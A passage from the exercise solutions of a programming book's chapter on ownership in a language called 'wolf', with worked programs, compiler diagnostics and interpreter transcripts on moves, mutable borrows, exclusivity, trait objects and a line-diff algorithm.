and no tag at all, because the two halves are covered separately (§6.6). `Io(code)` covers the one tag the row names. What is left is the `..`, the tags the row admits without naming, and nothing but `_` can cover a tag that has no name. Leave it out and the compiler refuses the `match` as it refuses any other `match` with a case uncovered: E0801, the same code the missing `no_comma` drew in §6.6, pointing at the open row. The directive header records the expected run, and no transcript is printed here because no published tool produces one: the compiler refuses the `match` before it runs, and the interpreter runs it to `7 -4 Weird`, the `v` arm binding the unnamed tag instead of leaving it to `_` (`EXERCISES-PENDING.md` carries the measurement).

Chapter 7

Exercise 7-1. §7.1

Exercise 7-1 *(comprehension · wolf + lupin)*. Chapter 3's broken `Pack` program, with one line added:

```
wolf
struct Pack { lead: str, tail: str }
fn adopt(take w: str) -> str { w }
fn main() -> !int {
    var p = Pack { lead: "ada", tail: "grace" }
    let a = adopt(take p.lead)
    p.lead = "lin"
    let c = p.lead
    print("{a} {c} {p.tail}")
    0
}
```

Exercise 3-2's version was rejected with E1001 at `let c = p.lead`. Predict both tools' behavior now, and name the sentence in the E1001 diagnostic you saw in chapter 3 that already told you the answer.

Solution: both accept it. Assigning to a moved-from place makes it live again: the diagnostic's note said exactly that, and this is that note performed. Both implementations run it, and they print the same line, which is the differential doing its ordinary job:

```
console
$ lupin ex7-1.lu
ada lin grace
```

The compiler has one thing to add, and it is about the signature rather than the move: `adopt` takes a value only to hand it straight back, so `W1003` asks whether the `take` earns itself. The binary is produced anyway and prints `ada lin grace`.

Exercise 7-2. §7.2

Exercise 7-2 *(fingers · lupin)*. Given `struct Wolf { name: str, call: str }` and `struct Den { alpha: Wolf, beta: Wolf }`, draw the ownership tree of a `Den` before running

anything: one box per value, one arrow per field. Then move the deepest leaf out with `move` and verify, by printing them, that the leaf's sibling and its cousins are all still usable.

Solution. `ch07/ex7-2.lu`:

```
wolf
struct Wolf { name: str, call: str }
struct Den { alpha: Wolf, beta: Wolf }
fn main() -> !int {
    var den = Den {
        alpha: Wolf { name: "ada", call: "awoo" },
        beta: Wolf { name: "grace", call: "yip" },
    }
    let promoted = move den.alpha.name
    print("{promoted} leads")
    print("{den.alpha.call} still works")
    print("{den.beta.name} still here")
    0
}
```

```
console
$ lupin ex7-2.lu
ada leads
awoo still works
grace still here
```

The move emptied exactly one path (`den.alpha.name`) and the tree's other four leaves never noticed. (`move` is the plain-expression spelling; `take` is the same act written at a call site.)

Exercise 7-3. §7.2

Exercise 7-3 *(extension (break-it-on-purpose) · wolf + lupin)*. Using one struct, one function taking `take`, and nothing else, write the smallest program that traps `use-after-move` *through a field*. Predict the compiler's E-code and the interpreter's trap kind before checking both. Why does the exercise say "through a field": what would be different, and what the same, with a bare local?

Solution. `ch07/ex7-3.lu`:

```
wolf
struct S { a: str }
fn eat(take w: str) -> str { w }
fn main() -> !int {
    var s = S { a: "x" }
    let t = eat(take s.a)
    let u = s.a
    print("{t} {u}")
    0
}
```

```
console
```

```
$ wolf conform-run ./ex7-3.lu
warning[W1003]: `w` is taken, never touched, and returned
 --> ./ex7-3.lu:5:8
  |
5 | fn eat(take w: str) -> str { w }
  |        ^^^^ consumption that consumes nothing
  |
  = note: the caller gives the value up only to receive it back; if
callers could reasonably keep
    it, the signature is wrong.
help: drop the `take` and hand back `copy w` (call sites drop theirs and
keep their binding; a `read` parameter returned without the `copy` is
E1002, #366)
  |
5 | fn eat(w: str) -> str { w }
  |

error[E1001]: `s.a` is used here after its value moved away
 --> ./ex7-3.lu:9:13
  |
8 |     let t = eat(take s.a)
  |                      --- `s.a` moved here
9 |     let u = s.a
  |             ^^^ used after the move
  |
  = note: re-initializing the place (assigning to it) also makes it usable
again.
help: to keep the original, copy it at the move
  |
8 |     let t = eat(take copy s.a)
  |
```

Two diagnostics, and the order is the compiler's rather than the exercise's. `eat` takes a value and hands it straight back, which is §7.2's W1003 in its own right — a consumption that consumes nothing — and it is reported first because it is found first. The E1001 the exercise is about is the second. Leaving the warning off this page would make the page shorter and the transcript false; a console block here is replayed against the pinned tools byte for byte.

```
console
$ lupin ex7-3.lu
ex7-3.lu: trap(use-after-move): `s.a` was moved out and is uninitialized
here [mem.tier0.move.2] at 9:13; `s.a` moved here at 8:17
$ echo $?
3
```

A bare local would produce the same E-code and the same trap kind; the field version is the stronger test because it proves the tracking is per-path, not per-variable: `s` as a whole is neither dead nor alive, only `s.a` is dead. Both tools cite the same clause family, `[mem.tier0.move.2]`, which is the differential spine again.

Exercise 7-4. §7.2

Exercise 7-4 *(comprehension · lupin)*. Every field of `P` is an `int`. Predict what the second line of `main` does to `a`:

```
wolf
struct P { x: int, y: int }
fn main() -> !int {
    let a = P { x: 1, y: 2 }
    let b = a
    print("{a.x} {b.y}")
    0
}
```

Then change one word so it prints `1 2`, and say what the changed program costs that the original did not.

Solution: it moves `a`, ints and all: the trap blames `a.x`'s read and points at `let b = a`. Structs move on assignment whatever they contain; there is no "cheap enough to copy silently" tier for user-defined types. The fix spells the duplication where it happens:

```
console
$ lupin ex7-4.lu
ex7-4.lu: trap(use-after-move): `a.x` was moved out and is uninitialized
here [mem.tier0.move.2] at 8:13; `a` moved here at 7:13
```

`ch07/ex7-4b.lu` changes one word (`let b = copy a`) and:

```
console
$ lupin ex7-4b.lu
1 2
```

The wrong answer is "ints are `Copy`, so the struct copies." `Copy` is a property of a few built-in types (§7.1's table), and no struct has it, whatever its fields. For a type you define the rule is per-*decision*, not per-*type*: the reader of `let b = copy a` knows a duplication happened without looking up what `P` contains. That is also the cost the question asks for: a second `P`, made at the line that says `copy`. The original made none, because a move duplicates nothing a reader needs to account for.

Exercise 7-6. §7.4

Exercise 7-6 *(extension · wolf + lupin)*. A bounded buffer: `struct Buf { items: List[int], cap: int }`. Write `push(mut b, x)`, which adds `x` and returns the new length, or the error row `{full}` when `b` already holds `cap` items; and `grow(mut b, extra)`, which builds a larger `Buf` and moves the old list into it. Fill a buffer of two, watch the third push fail, grow it by two, and push again. The `cap` is yours because the list's is not: a wolf `List` grows on its own and exposes no capacity to read or reserve. How many elements does `grow` copy?

Solution. `ch07/ex7-6.lu`:

```wolf
struct Buf { items: List[int], cap: int }
fn push(mut b: Buf, x: int) -> int ! {full} {
    if b.items.len == b.cap { return full }
    (mut b.items).push(x)
    b.items.len
}
fn grow(mut b: Buf, extra: int) {
    let bigger = Buf { items: move b.items, cap: b.cap + extra }
    b = bigger
}
fn main() -> !int {
    var b = Buf { items: List[int](), cap: 2 }
    let first = push(mut b, 10) else -1
    let second = push(mut b, 20) else -1
    let third = push(mut b, 30) else -1
    print("{first} {second} {third}")
    grow(mut b, 2)
    let again = push(mut b, 30) else -1
    print("{again} of {b.cap}: {b.items[0]} {b.items[1]} {b.items[2]}")
    0
}
```

```console
$ lupin ex7-6.lu
1 2 -1
3 of 4: 10 20 30
$ wolf run ex7-6.lu
1 2 -1
3 of 4: 10 20 30
```

None. `move b.items` hands the list to the new `Buf` whole: the move copies the list's top-level words (§7.7's pointer, length and capacity) and no element, and it empties `b.items`. `b = bigger` then fills the emptied place, which §7.2 said assignment does, so `b` is a working name again by the time `grow` returns. Write `` `copy b.items` `` instead and the program prints the same two lines while duplicating every element to get there. The one word is the whole difference in cost, and it is written where the cost is paid.

`push` answers `full` rather than trapping because a full buffer is not a defect in the program; it is a state the caller decides about, which is chapter 6's rule, and `else -1` is the smallest decision. The bound is a field because it has to be: the list underneath keeps its own capacity and grows it without asking, so the only limit a wolf program can hold is one it stores itself.

Exercise 7-7. §7.4

Exercise 7-7 *(fingers + spelunking · lupin)*. Write `swap` for two `int`s using `mut` at both ends, and verify it. Then state the single search you would run over a strange codebase to find every line that can mutate anything, and what property of the language makes the search complete.

Solution. `ch07/ex7-7.lu`:

```wolf
fn swap(mut a: int, mut b: int) {
    let t = a
    a = b
    b = t
}
fn main() -> !int {
    var x = 1
    var y = 3
    swap(mut x, mut y)
    print("{x} {y}")
    0
}
```

```console
$ lupin ex7-7.lu
3 1
```

The search is `grep '(mut '` (X1′s argument, stated as a rule): call-site `mut` is mandatory, so a call that can write through an argument *says so at the call*. Add `grep 'var '` for locals and the audit is the whole mutation surface: two searches, no false negatives, which is what "required at both ends" buys.

Exercise 7-8. §7.5

Exercise 7-8 *(comprehension · wolf + lupin)*. The simplest possible exclusivity violation is one place claimed twice: `bump2(mut n, mut n)` where `bump2` takes two `mut int`s. Predict what each tool says, then answer the design question hiding under it: if the call *were* allowed, what would `n` be afterward, and why is "it depends on the body" the real reason for the rule?

Solution. `ch07/ex7-8.lu`:

```wolf
fn bump2(mut a: int, mut b: int) {
    a += 1
    b += 1
}
fn main() -> !int {
    var n = 0
    bump2(mut n, mut n)
    n
}
```

wolf rejects, lupin traps, same rule:

```console
$ wolf conform-run ./ex7-8.lu
error[E1002]: `n` cannot go `mut` here: it overlaps `n`, already passed
`mut` in this call
  --> ./ex7-8.lu:10:22
   |
```

```
10 |     bump2(mut n, mut n)
   |               - `n` is passed `mut` here
   |                     ^ second exclusive claim on the same place
   |
   = note: the same place twice is never disjoint.
```

```
console
$ lupin ex7-8.lu
ex7-8.lu: trap(exclusivity): `n` is accessed as `mut` while `n` is held as
`mut`; the paths conflict [mem.tier0.excl.1] at 10:18; `n` held here at
10:11
```

If allowed, `n` could be 1 or 2 depending on whether `a` and `b` are distinct copies written back in some order or two names for one cell: the body decides, and the caller cannot see the body. Exclusivity makes the answer not depend on the body: two `mut` claims must be provably disjoint places, so aliasing questions are settled at the call site, which is also what lets the compiler hand `noalias` facts to the optimizer (§7.7's subject).

Exercise 7-9. §7.5

Exercise 7-9 *(comprehension + spelunking · wolf + lupin)*. Four call shapes against `struct P { a: Q, b: Q }`, `struct Q { n: int }`. In each, `f` takes both of its arguments `mut` and writes through both, so its signature is the two argument types with `mut` on each: shape 1 calls `fn f(mut x: Q, mut y: Q)`, shape 2 `fn f(mut u: int, mut v: int)`. Verdict for each, before checking any:

1. `f(mut p.a, mut p.b)`
2. `f(mut p.a.n, mut p.b.n)`
3. `f(mut p.a, mut p.a.n)`
4. `f(mut p, mut p.b)`

Then check yourself against the compiler, and find the sentence in `wolf --explain E1002` that decides all four.

Solution: 1 and 2 are legal: disjoint fields, and leaves of disjoint subtrees. 3 and 4 are rejected: in each, one path is a *prefix* of the other, and a place conflicts with every place inside it. The legal pair, with every parameter written, `ch07/ex7-9.lu`:

```
wolf
fn f1(mut x: Q, mut y: Q) {
    x.n += 1
    y.n += 1
}
fn f2(mut u: int, mut v: int) {
    u += 10
    v += 10
}
var p = P { a: Q { n: 5 }, b: Q { n: 7 } }
f1(mut p.a, mut p.b)
f2(mut p.a.n, mut p.b.n)
```

```
console
$ lupin ex7-9.lu
16 18
$ wolf run ex7-9.lu
16 18
```

The other two, `ch07/ex7-9b.lu`, in one program: `f3` takes a `Q` and an `int`, `f4` a `P` and a `Q`, and both write both parameters, so the compiler has nothing to say about them except the overlap:

```
console
$ wolf conform-run ./ex7-9b.lu
error[E1002]: `p.a.n` cannot go `mut` here: it overlaps `p.a`, already
passed `mut` in this call
  --> ./ex7-9b.lu:17:21
   |
17 |     f3(mut p.a, mut p.a.n)
   |            --- `p.a` is passed `mut` here
   |                    ^^^^^ second exclusive claim on the same place
   |
   = note: `p.a.n` is inside `p.a` — a path and its prefix conflict
[mem.model.path.disjoint].
     Disjoint fields (`x.a` with `x.b`) are fine together.

error[E1002]: `p.b` cannot go `mut` here: it overlaps `p`, already passed
`mut` in this call
  --> ./ex7-9b.lu:18:19
   |
18 |     f4(mut p, mut p.b)
   |            - `p` is passed `mut` here
   |                  ^^^ second exclusive claim on the same place
   |
   = note: `p.b` is inside `p` — a path and its prefix conflict
[mem.model.path.disjoint]. Disjoint
     fields (`x.a` with `x.b`) are fine together.
```

The compiler reports both calls; the interpreter stops at the first, because it finds the conflict by running into it:

```
console
$ lupin ex7-9b.lu
ex7-9b.lu: trap(exclusivity): `p.a.n` is accessed as `mut` while `p.a` is
held as `mut`; the paths conflict [mem.model.path.disjoint] at 17:17;
`p.a` held here at 17:8
```

The sentence in `wolf --explain E1002` is the second of its first paragraph: “Distinct fields are distinct places — `f(mut p.x, mut p.y)` is fine — but `f(mut p, p.x)` is not, because `p.x` lives inside `p`.” Shapes 1 and 2 are its first half, and 3 and 4 its second, with the second argument written `mut` rather than read, which conflicts for the same reason. The clause both tools cite, `[mem.model.path.disjoint]`, is the same rule in one line: two paths conflict iff one is a prefix of the other.

Exercise 7-10. §7.6

Exercise 7-10 *(spelunking · wolf)*. Run `wolf --explain E1001` and read all of it. Quote the sentence that licenses re-initialization, the phrase that states field granularity, and the one word in the first paragraph that makes `let b = a` and `f(take a)` the same subject.

Solution:

```
console
$ wolf --explain E1001
E1001: this value was moved away (or never given one) before this use

In wolf, assignment and argument passing *move* a value: after
`let b = a` or `f(take a)`, the name `a` no longer holds anything —
its value went to the new place, whole. Reading a moved-from (or
never-initialized) name would read nothing, so the checker stops it
here and points at the move it happened in. Moves are field-granular:
moving `s.a` away leaves `s.b` usable, and only the moved path is
off-limits. To keep using the original, make the duplication explicit
where the move happens — `copy a` produces an independent value of
any type — or give the name a new value first: assigning to a
moved-from place makes it live again.

A `mut` parameter is the caller's place, and the caller reads it again
after the call, so it must hold a value at every return of the function
([mem.tier0.mode.mut]). Moving out of it — the whole parameter, a
field, an element, a map value — is fine as long as a value is stored
back on every path before the function returns, the `?` error edge and
an early `return` included. The refusal points at the move that is not
put back on some path.
```

The license is the last clause: “assigning to a moved-from place makes it live again.” The granularity phrase is “moving `s.a` away leaves `s.b` usable.” The one word is “move” itself: the text’s first sentence puts assignment and argument passing under the same verb, which is why chapters 3 and 7 have been describing one mechanism, not two.

Exercise 7-11. §7.6

Exercise 7-11 *(design)*. Rust’s zero-copy parser hands out `&str` slices of an input buffer it does not own, with lifetimes proving the buffer outlives every slice. Sketch the wolf alternatives (copying the token text, returning byte ranges into a caller-held string, or parsing into memory the caller names) and argue which one a tokenizer library should ship. What does each cost, and who pays it?

Solution (discussion): the range API is the honest default: tokens as `(start, end)` pairs are plain values, move freely, and cost eight bytes each; the caller pays one indirection (`input[t.0..t.1]`) at each use, checked. Copying pays allocation per token to buy the simplest caller code; for a config-file parser nobody measures, that is the right trade, and for a log-ingest loop it is not. The freeze design is the interesting one: parse into a region, freeze it, and hand back *imm* tokens that reference the frozen input: sharing without copies and without lifetimes, at the cost of making the input immutable forever and region-resident from the start; it fits a compiler front end, where the source text never changes after load.

The library should ship ranges and let the other two be five-line wrappers, because ranges are the only shape that never dictates the caller's memory story. What Rust buys with lifetime annotations is making the borrow design *default* what wolf buys by refusing them is that no signature in this paragraph mentions anything but values.

Exercise 7-12. §7.7

Exercise 7-12 *(fingers · lupin REPL)*. In the REPL, move a string out of one binding into another with `move` (a plain `=` would copy it), then read both, the corpse first. What does the session do that a compiled program cannot, and which clause tag names the reason the trap did not end your session?

Solution. One session:

```
console
$ lupin
wolf> let s = "wolf"
wolf> let t = move s
wolf> s
trap(use-after-move): `s` was moved out and is uninitialized here
[mem.tier0.move.2] at 0..1
  `s` moved here at 8..14
the session survives the trap; the world is as the fault left it
[repl.trap.alive]
wolf> t
wolf : str
wolf> :quit
```

The session takes the trap and keeps the world (`[repl.trap.alive]`), so the state a fault left behind is inspectable, which is the REPL's whole advantage over a crashed process. The value is intact in `t`: a move is a transfer, never a destruction, and the machine-level story (§7.7) is a memcpy after which the source is *forgotten*, not zeroed.

Exercise 7-13. §7.8

Exercise 7-13 *(extension · lupin)*. Add a third shape to the `Draw` example, and then make `render` count its calls: what has to change, and what does not?

Solution. `ch07/ex7-13.lu`, and the third impl is one line:

```
wolf
trait Draw {
    fn draw(self) -> str
}
struct Dot { x: int }
struct Ring { r: int }
struct Star { points: int }
impl Draw for Dot { fn draw(self) -> str { "dot at {self.x}" } }
impl Draw for Ring { fn draw(self) -> str { "ring of {self.r}" } }
impl Draw for Star { fn draw(self) -> str { "star of {self.points}" } }
fn render(o: dyn Draw) -> str { o.draw() }
fn main() -> !int {
    let d = Dot { x: 3 }
    let r = Ring { r: 9 }
```

```
    let s = Star { points: 5 }
    var calls = 0
    print(render(d as dyn Draw))
    calls = calls + 1
    print(render(r as dyn Draw))
    calls = calls + 1
    print(render(s as dyn Draw))
    calls = calls + 1
    print("{calls} renders")
    0
}
```

```
console
$ lupin ex7-13.lu
dot at 3
ring of 9
star of 5
3 renders
```

What changed: one struct, one impl, one binding, one call. What did not: `render`. That is erasure earning its keep: the function that takes `dyn Draw` never learns how many implementors exist. The counter lives at the call sites, because `render` has nowhere to keep state. It reads its argument through the pair and owns nothing, which is §7.8′s rule seen from the callee's side.

Exercise 7-14. §7.8

Exercise 7-14 *(design)*. The cast-a-binding rule exists because the dyn pair points at its operand rather than owning it. What would the language have to invent for `Dot { x: 3 } as dyn Draw` to be legal, and who would pay for it?

Solution. The temporary needs a home that outlives the expression, so the language would have to invent one: a hidden allocation (a box the reader never wrote), or a compiler-synthesized binding with a lifetime the reader never chose. Both are costs paid silently, and wolf's temperament is that erasure may change dispatch but never ownership: the pair points at your value, in your frame or your region, and the `let home = …` the error asks for is the language declining to allocate behind your back. The reader pays one visible line; the alternative is every reader paying an invisible allocation.

Exercises 7-13 and 7-14 were chapter 5′s 5-9 and 5-10 before `dyn` and the cast-a-binding rule moved into this chapter.

Exercise 7-15. §7.8

Exercise 7-15 *(extension · lupin)*. The longest common subsequence of two line lists is the skeleton every diff tool hangs on. Build the DP table as a `List[List[int]]` and return its corner. For two three-line "files" of your choosing, compute the answer on paper first, then check it. Note what the signature says about ownership: which of your parameters were moved, and how many annotations did it take to say so?

Solution. `ch07/ex7-15.lu` (excerpt — the core):

```wolf
fn lcs_len(a: List[str], b: List[str]) -> int {
    var table = List[List[int]]()
    var i = 0
    while i <= a.len {
        var row = List[int]()
        var j = 0
        while j <= b.len {
            (mut row).push(0)
            j += 1
        }
        (mut table).push(row)
        i += 1
    }
    i = 1
    while i <= a.len {
        var j = 1
        while j <= b.len {
            if a[i - 1] == b[j - 1] {
                table[i][j] = table[i - 1][j - 1] + 1
            } else if table[i - 1][j] >= table[i][j - 1] {
                table[i][j] = table[i - 1][j]
            } else {
                table[i][j] = table[i][j - 1]
            }
            j += 1
        }
        i += 1
    }
    table[a.len][b.len]
}
```

```console
$ lupin ex7-15.lu
2
```

With the solution's two files, "the wolf runs" and "the elk listens" survive and the moon line does not. The signature's answer: neither parameter was moved. Both lists are borrowed, the caller keeps them, and it took no annotation at all to say so.

Exercise 7-16. §7.8

Exercise 7-16 *(comprehension + extension · lupin)*. Extend 7-15 into a printing diff: walk the finished table backward from the corner, emitting two spaces for common lines, `-` for deletions, `+` for additions. Before running, predict the full output for `old` = wolf / moon / elk and `new` = wolf / elk / river. Then explain why the walk must go *backward*.

Solution. `ch07/ex7-16.lu` (excerpt — the walk):

```wolf
fn print_diff(a: List[str], b: List[str], table: List[List[int]], i: int,
j: int) {
    if i > 0 && j > 0 && a[i - 1] == b[j - 1] {
        print_diff(a, b, table, i - 1, j - 1)
```

```
        print("  {a[i - 1]}")
    } else if j > 0 && (i == 0 || table[i][j - 1] >= table[i - 1][j]) {
        print_diff(a, b, table, i, j - 1)
        print("+ {b[j - 1]}")
    } else if i > 0 {
        print_diff(a, b, table, i - 1, j)
        print("- {a[i - 1]}")
    }
}
```

```
console
$ lupin ex7-16.lu
  the wolf runs
- the moon watches
  the elk listens
+ the river answers
```

The table's cell `(i, j)` only knows the best answer *up to* that point; which choice produced it is recoverable only by comparing a cell with its neighbors, and the neighbors that explain `(i, j)` are behind it. The recursion runs to the origin and prints on the way back out, so the output comes out forward.

Exercise 7-17. §7.8

Exercise 7-17 *(fingers · lupin)*. The plane-geometry kata: a `Point`, a `Rect` of two points (low corner in, high corner out), and an `impl` giving `Rect` three methods — `contains(self, p)`, `overlaps(self, o)`, `area(self)`. Probe the edges: a point on the low edge, a point on the high edge, a rectangle that shares only a corner line. Every method here borrows. How do you know that from the signatures alone?

Solution. `ch07/ex7-17.lu`:

```
wolf
struct Point { x: int, y: int }
struct Rect { lo: Point, hi: Point }
impl Rect {
    fn contains(self, p: Point) -> bool {
        p.x >= self.lo.x && p.x < self.hi.x && p.y >= self.lo.y && p.y <
self.hi.y
    }
    fn overlaps(self, o: Rect) -> bool {
        self.lo.x < o.hi.x && o.lo.x < self.hi.x && self.lo.y < o.hi.y &&
o.lo.y < self.hi.y
    }
    fn area(self) -> int {
        (self.hi.x - self.lo.x) * (self.hi.y - self.lo.y)
    }
}
fn main() -> !int {
    let den = Rect { lo: Point { x: 0, y: 0 }, hi: Point { x: 4, y: 3 } }
    let ridge = Rect { lo: Point { x: 3, y: 1 }, hi: Point { x: 6, y:
5 } }
    let creek = Rect { lo: Point { x: 4, y: 3 }, hi: Point { x: 7, y:
```

```
6 } }
    print("area {den.area()}")
    print("{den.contains(Point { x: 3, y: 2 })} {den.contains(Point { x:
4, y: 2 })}")
    print("{den.overlaps(ridge)} {den.overlaps(creek)}")
    0
}
```

```
console
$ lupin ex7-17.lu
area 12
true false
true false
```

Half-open on purpose: the low edge is in (`>=`), the high edge is out (`<`), so `contains` at x = 4 in a rect that ends at 4 is `false`, and two rects that only touch (`creek` starts exactly where `den` ends) do not overlap — the same convention every slice in chapter 2 used, because shared edges double-count under closed intervals. The signatures carry no `mut`, no `take`: every parameter is the default mode, which chapter 7 defined as borrow-and-read. The absence *is* the documentation, and it is checkable — add a write to any method body and the compiler names the missing `mut` at both ends.

Exercise 7-18. §7.8

Exercise 7-18 *(extension · lupin)*. One job, two ownership stories: uppercase every string in a list. Write it consuming — `shouted(take xs)` returns a new list and the argument is gone — and lending — `shout(mut xs)` rewrites in place and returns nothing. Run both. Count what each costs at the call site and in allocations, then answer: which one should a library export, and does the other need to exist at all?

Solution. `ch07/ex7-18.lu`:

```
wolf
fn shouted(take xs: List[str]) -> List[str] {
    var out = List[str]()
    for x in xs {
        (mut out).push(x.upper())
    }
    out
}
fn shout(mut xs: List[str]) {
    var i = 0
    while i < xs.len {
        xs[i] = xs[i].upper()
        i += 1
    }
}
fn main() -> !int {
    var a = List[str]()
    (mut a).push("howl")
    (mut a).push("scratch")
    let b = shouted(take a)
```

```
    print("{b[0]} {b[1]}")
    var c = List[str]()
    (mut c).push("howl")
    (mut c).push("scratch")
    shout(mut c)
    print("{c[0]} {c[1]}")
    0
}
```

```
console
$ lupin ex7-18.lu
HOWL SCRATCH
HOWL SCRATCH
```

The consuming version costs a whole second list and takes the caller's original away — after `take a`, using `a` is the E1001 this chapter opened with. The lending version allocates only the strings it replaces and the caller keeps their binding; the price is one `mut` at each end, which is a price in *candor*, not in machinery. Export the lender: the caller who wanted the consuming shape can build it from the lender in two lines (`copy`, then `shout`), but the reverse is impossible — a consumed argument cannot be un-eaten. An API should take the least ownership that does the job, precisely so the bigger appetite stays the caller's decision.

Exercise 7-19. §7.8

Exercise 7-19 *(fingers · lupin)*. The same plane geometry as 7-17, asked of the arms instead of the fields. Write `corner(p)`, which names where a `Point` sits relative to the axes, and `kind(r)`, which describes a `Rect` — both as a single `match` whose arms take the value apart by field name rather than reading `p.x` and `self.lo.y` through the value. Two questions when it runs: which arm of `corner` would become unreachable if you moved it to the top, and why does `kind`'s second arm need no _ beside it?

Solution. `ch07/ex7-19.lu`:

```
wolf
struct Point { x: int, y: int }
struct Rect { lo: Point, hi: Point }
fn corner(p: Point) -> str {
    match p {
        Point { x: 0, y: 0 } => "the origin",
        Point { x: 0, .. } => "on the y axis",
        Point { y: 0, .. } => "on the x axis",
        Point { x, y } => "{x} {y}",
    }
}
fn kind(r: Rect) -> str {
    match r {
        Rect { lo: Point { x: 0, y: 0 }, hi: Point { x, y } } =>
"anchored, {x} by {y}",
        Rect { lo: Point { x: lx, y: ly }, hi: Point { x: hx, y: hy } } =>
            "{hx - lx} by {hy - ly} at {lx} {ly}",
    }
```

```
}
fn main() -> !int {
    let den = Rect { lo: Point { x: 0, y: 0 }, hi: Point { x: 4, y: 3 } }
    let ridge = Rect { lo: Point { x: 3, y: 1 }, hi: Point { x: 6, y:
5 } }
    print(corner(den.lo))
    print(corner(ridge.lo))
    print(corner(Point { x: 0, y: 3 }))
    print(kind(den))
    print(kind(ridge))
    0
}
```

```
console
$ lupin ex7-19.lu
the origin
3 1
on the y axis
anchored, 4 by 3
3 by 4 at 3 1
```

An arm is a conjunction of field tests over the value's own shape. `Point { x: 0, y: 0 }` tests both fields against literals; `Point { x: 0, .. }` tests one and says the rest is deliberately ignored; `Point { x, y }` tests nothing and binds both under their own names. The comma before `..` is not decoration — the field list separates its members with commas and `..` is one more member, so `Point { x: 0, .. }` is the spelling.

Move `Point { x, y }` to the top of `corner` and every arm below it dies: an all-binder product covers everything, which is exactly what makes it a catch-all and exactly why it goes last. `kind`'s second arm needs no _ for the same reason in reverse — it binds all four coordinates and constrains none of them, so it already *is* the catch-all and the `match` is exhaustive without one.

The signatures still carry no `mut` and no `take`, so 7-17′s answer survives unchanged: every parameter is the default mode, and testing a value is not taking it. An arm that binds a non-`Copy` piece would move the whole scrutinee; every field here is an `int`, so nothing moves and `den` is still readable on the line after.

Exercise 7-20. §7.8

Exercise 7-20 *(extension · wolf + lupin)*. Take 7-16's walk one step further. Instead of printing, `diff(a, b)` returns the edits as a `List[Edit]`, with `struct Edit { mark: str, line: str }`, and the caller prints them and counts the changed lines. Before writing it, decide whether `diff` lends its two lists or takes them, and say in one sentence what the lines in the result are under each choice. Run it on a three-line config file and a four-line successor of your own.

Solution. `ch07/ex7-20.lu` (excerpt — the walk and `diff`; `build_table` is 7-16′s, unchanged):

```wolf
struct Edit { mark: str, line: str }
...
fn walk(a: List[str], b: List[str], t: List[List[int]], i: int, j: int,
mut out: List[Edit]) {
    if i > 0 && j > 0 && a[i - 1] == b[j - 1] {
        walk(a, b, t, i - 1, j - 1, mut out)
        (mut out).push(Edit { mark: " ", line: a[i - 1] })
    } else if j > 0 && (i == 0 || t[i][j - 1] >= t[i - 1][j]) {
        walk(a, b, t, i, j - 1, mut out)
        (mut out).push(Edit { mark: "+", line: b[j - 1] })
    } else if i > 0 {
        walk(a, b, t, i - 1, j, mut out)
        (mut out).push(Edit { mark: "-", line: a[i - 1] })
    }
}
fn diff(a: List[str], b: List[str]) -> List[Edit] {
    let t = build_table(a, b)
    var out = List[Edit]()
    walk(a, b, t, a.len, b.len, mut out)
    out
}
```

```console
$ lupin ex7-20.lu
  host = kasumi
- port = 80
+ port = 8080
  user = ada
+ log = on
3 of 5 lines changed; old still has 3
$ wolf run ex7-20.lu
  host = kasumi
- port = 80
+ port = 8080
  user = ada
+ log = on
3 of 5 lines changed; old still has 3
```

`diff` lends both lists, and the last line of the run is the reason: the caller still has `old` afterward, and the caller of a diff usually wants both files next, to print beside the edits or to patch. The price is that every line in the result is a copy of the caller's. A `push` copies what it stores unless the argument is written `take`, and a line read out of a lent list cannot be taken: `take a[0]` on a parameter with no mode is a compile error and a `trap(exclusivity)` under lupin, both citing `[mem.tier0.mode.read]`. A `diff(take a, take b)` could `take` each line into its `Edit` and copy nothing, and the caller would have no files left to compare.

The recursion in `walk` is 7-16′s, with one change that is this chapter's whole subject: it cannot print, so it needs somewhere to put the edits, and `mut out` at both ends is that place. The edits come out forward for the same reason 7-16′s lines did.

Exercise 7-21. §7.8

Exercise 7-21 *(extension · wolf + lupin)*. The last three exercises share one shelf, whose documents now carry a list of their own: `struct Doc { title: str, words: int, tags: List[str] }` and `struct Shelf { docs: List[Doc] }`. First, `remove(mut s, title)`: take every document with that title off the shelf and return how many went, or the error row `{missing}` when none did. Build the shelf's new list by moving the survivors into it. How many documents does `remove` copy, and why is the shelf `mut` rather than `take`?

Solution. `ch07/ex7-21.lu`:

```
wolf
struct Doc { title: str, words: int, tags: List[str] }
struct Shelf { docs: List[Doc] }
fn remove(mut s: Shelf, title: str) -> int ! {missing} {
    let old = move s.docs
    var kept = List[Doc]()
    var gone = 0
    for d in old {
        if d.title == title {
            gone += 1
        } else {
            (mut kept).push(take d)
        }
    }
    s.docs = kept
    if gone == 0 { return missing }
    gone
}
fn main() -> !int {
    var shelf = Shelf { docs: List[Doc]() }
    (mut shelf.docs).push(Doc { title: "regions", words: 900, tags:
List[str]() })
    (mut shelf.docs).push(Doc { title: "moves", words: 640, tags:
List[str]() })
    (mut shelf.docs).push(Doc { title: "regions", words: 1200, tags:
List[str]() })
    let n = remove(mut shelf, "regions") else 0
    let m = remove(mut shelf, "lifetimes") else -1
    print("{n} {m} {shelf.docs.len} {shelf.docs[0].title}")
    0
}
```

```
console
$ lupin ex7-21.lu
2 -1 1 moves
$ wolf run ex7-21.lu
2 -1 1 moves
```

None. `move s.docs` hands the whole list to `old` and leaves the shelf's field empty; each survivor leaves `old` with `take d` and lands in `kept` whole, tags and all; `s.docs = kept` fills the emptied field again, which is §7.2′s rule for an emptied place. The two documents titled `regions` are never handed anywhere, and they go when `old` does, at the end of the call.

Leave `take` off the `push` and the program prints the same line while copying every survivor, because a container store copies what it is given unless the argument says `take`.

The shelf is `mut` because `remove` changes it and the caller keeps it. A `take` signature would make every caller give the shelf up and receive a new one back, which is the same program with a longer call site and a window in which the caller has no shelf at all. `mut` says exactly what happens: the caller's shelf is written through, in place, and the call site says so.

Exercise 7-22. §7.8

Exercise 7-22 *(extension · wolf + lupin)*. Second, `merge(mut into, take from): move every document of from` onto the end of `into`. Why is `from` taken rather than `mut`, what may the caller do with its own binding after the call, and what would leaving `take` off the `push` inside the loop cost?

Solution. `ch07/ex7-22.lu`:

```
wolf
struct Doc { title: str, words: int, tags: List[str] }
struct Shelf { docs: List[Doc] }
fn merge(mut into: Shelf, take from: Shelf) {
    for d in from.docs {
        (mut into.docs).push(take d)
    }
}
fn main() -> !int {
    var a = Shelf { docs: List[Doc]() }
    var b = Shelf { docs: List[Doc]() }
